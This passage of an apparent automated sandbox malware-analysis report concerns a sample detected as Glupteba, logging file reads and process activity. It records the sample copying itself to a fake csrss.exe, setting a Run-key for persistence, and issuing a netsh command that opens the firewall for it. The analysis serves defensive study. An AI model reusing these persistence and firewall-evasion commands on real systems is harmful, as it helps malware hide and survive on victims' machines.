C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	728C9B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	728C9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\05fa7b82c1b36073ae192cba4976b860\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\827465c25133ff582ff7ddaf85635407\System.ni.dll.aux	unknown	620	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\374ae62ebbde44ef97c7e898f1fdb21b\System.Core.ni.dll.aux	unknown	900	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\c2c8e7b043bc472205ad433c7c2139db\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	739BDFDE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\b863adc9d550931e279ac7e2ee517d1f\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\10879c5bddb2dd2399e2098d5ca5c9d1\System.Xml.ni.dll.aux	unknown	748	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Dired13b18a9#\30e79728ed64912e9fdd377c410db818\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\0accf2e4f7016da22c582e373fae949e\System.Management.ni.dll.aux	unknown	764	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\29620c919d222ee63ccee178145764a0\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\53856bc4f69de4fa1a74ac0b10bb1ce0\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Transactions\af3678a621926acf7605888d255dbd98\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Data\6ef9a6e3c64a0e1d3f5927b7454c0932\System.Data.ni.dll.aux	unknown	1540	success or wait	1	739BDFDE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	73A1296B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	73A1296B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.A9acaf597#\4aa761f973154617895b2eeb84b8cbdd\Microsoft.AppV.AppvClientComConsumer.ni.dll.aux	unknown	712	success or wait	1	739BDFDE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	641	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	278	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	278	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	768	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	728C9B71	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.P521220ea#\23b788ca71878d9ab572f4059b3fed12\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	739BDFDE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Confe64a9051#\989d48bf1bfc9e3c8d60c09e2a6a7c0d\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	739BDFDE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	73A1296B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	73A1296B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	278	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	768	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	444	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	309	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	success or wait	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	4	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	767	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	4	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	767	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	4	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	417	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	16	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	950	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	4	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	488	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	4	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	986	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	4	728C9B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	994	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	4	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	113	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	4	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	114	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	4	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	191	end of file	1	728C9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	728C9B71	ReadFile
stdin	unknown	1024	pipe broken	1	728C9B71	ReadFile

Analysis Process: conhost.exe PID: **8312**, Parent PID: **8304**

General

Target ID:	7
Start time:	11:30:18
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: TrustedInstaller.exe PID: **8676**, Parent PID: **964**

General

Target ID:	9
Start time:	11:30:29
Start date:	28/05/2023
Path:	C:\Windows\servicing\TrustedInstaller.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\servicing\TrustedInstaller.exe
Imagebase:	0x7ff795940000
File size:	156488 bytes
MD5 hash:	F14D860CAE05DBD10671623C76B5DE65
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Analysis Process: kdsyitkxmS.exe PID: **8716**, Parent PID: **4688**

General

Target ID:	10
Start time:	11:30:29
Start date:	28/05/2023
Path:	C:\Users\user\Desktop\kdsyitkxmS.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\kdsyitkxmS.exe
Imagebase:	0x400000
File size:	4379008 bytes
MD5 hash:	01FE6BA28D82175D35665B3EB6ED8CEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Glupteba, Description: Yara detected Glupteba, Source: 0000000A.00000003.208339389704.0000000003EF1000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: 0000000A.00000003.208339389704.0000000003AB0000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\rss	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	465615	CreateDirectoryW
C:\Windows\rss\csrss.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	unknown	89			invalid handle	1	465615	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\rss\csrss.exe	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 26 fd fd fd 62 fd fd fd 62 fd fd fd 62 fd fd fd 7c fd 0d fd 7f fd fd fd 7c fd 1b fd 18 fd fd fd 7c fd 1c fd 48 fd fd fd 45 58 fd fd 6b fd fd fd 62 fd fd fd 98 fd 7c fd 12 fd 63 fd fd fd 7c fd 0c fd 63 fd fd fd 7c fd 09 fd 63 fd fd fd 52 69 63 68 62 fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd aa 61 00 00 00 00 00 00 00 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.$&bbb|||HEXkb|c |c|cRichbPELa	success or wait	134	465615	WriteFile
unknown	unknown	13			invalid handle	857	465615	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\kdsyitkxmS.exe	0	96	success or wait	38	465615	ReadFile
C:\Users\user\Desktop\kdsyitkxmS.exe	unknown	4	success or wait	138	465615	ReadFile
\pipe	unknown	512	success or wait	25	465615	ReadFile
\pipe	unknown	927	pipe broken	3	465615	ReadFile
C:\Users\user\Desktop\kdsyitkxmS.exe	unknown	32768	end of file	1	465615	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	csrss	unicode	"C:\Windows\rss\csrss.exe"	success or wait	1	465615	RegSetValueExW

Analysis Process: powershell.exe PID: **8848**, Parent PID: **8716**

General

Target ID:	11
Start time:	11:30:31
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -nologo -noprofile
Imagebase:	0xb0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 8856, Parent PID: 8848

General

Target ID:	12
Start time:	11:30:31
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 9108, Parent PID: 8716

General

Target ID:	13
Start time:	11:30:42
Start date:	28/05/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Sysnative\cmd.exe /C "netsh advfirewall firewall add rule name="csrss" dir=in action=allow program="C:\Windows\rss\csrss.exe" enable=yes"
Imagebase:	0x7ff7d3a70000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 9116, Parent PID: 9108

General

Target ID:	14
Start time:	11:30:42
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities						
There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.						
File Path	**Offset**	**Length**	**Completion**	**Count**	**Source Address**	**Symbol**

Analysis Process: netsh.exe PID: 9168, Parent PID: 9108

General	
Target ID:	15
Start time:	11:30:42
Start date:	28/05/2023
Path:	C:\Windows\System32\netsh.exe
Wow64 process (32bit):	false
Commandline:	netsh advfirewall firewall add rule name="csrss" dir=in action=allow program="C:\Windows\rss\csrss.exe" enable=yes
Imagebase:	0x7ff7bcfe0000
File size:	96768 bytes
MD5 hash:	6F1E6DD688818BC3D1391D0CC7D597EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities							
There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.							
File Path	**Access**	**Attributes**	**Options**	**Completion**	**Count**	**Source Address**	**Symbol**

Analysis Process: powershell.exe PID: 9200, Parent PID: 8716

General	
Target ID:	16
Start time:	11:30:42
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -nologo -noprofile
Imagebase:	0xb0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 9208, Parent PID: 9200

General	
Target ID:	17
Start time:	11:30:42
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes

MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 8380, Parent PID: 8716

General

Target ID:	18
Start time:	11:30:53
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -nologo -noprofile
Imagebase:	0xb0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 8556, Parent PID: 8380

General

Target ID:	19
Start time:	11:30:53
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csrss.exe PID: 2532, Parent PID: 8716

General

Target ID:	20
Start time:	11:31:04
Start date:	28/05/2023
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\rss\csrss.exe

Imagebase:	0x400000
File size:	4379008 bytes
